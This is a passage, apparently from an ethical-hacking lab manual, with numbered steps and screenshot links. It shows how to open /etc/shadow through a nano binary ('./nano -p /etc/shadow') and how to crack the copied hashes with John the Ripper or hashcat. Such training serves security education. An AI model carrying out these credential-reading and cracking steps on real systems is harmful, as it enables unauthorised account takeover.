
36. To navigate to home directory, type **cd /home** and press **Enter**. Now, type **ls** and press **Enter** to list the contents in home directory.



37. To open the shadow file from where we can copy the hash of any user, type **./nano -p /etc/shadow** and press **Enter**.




38. **/etc/shadow** file opens showing the hashes of all users.




39. You can copy any hash from the file and crack it using john the ripper or hashcat tools, to get the password of desired users.

40. Press **ctrl+x** to close the nano editor.

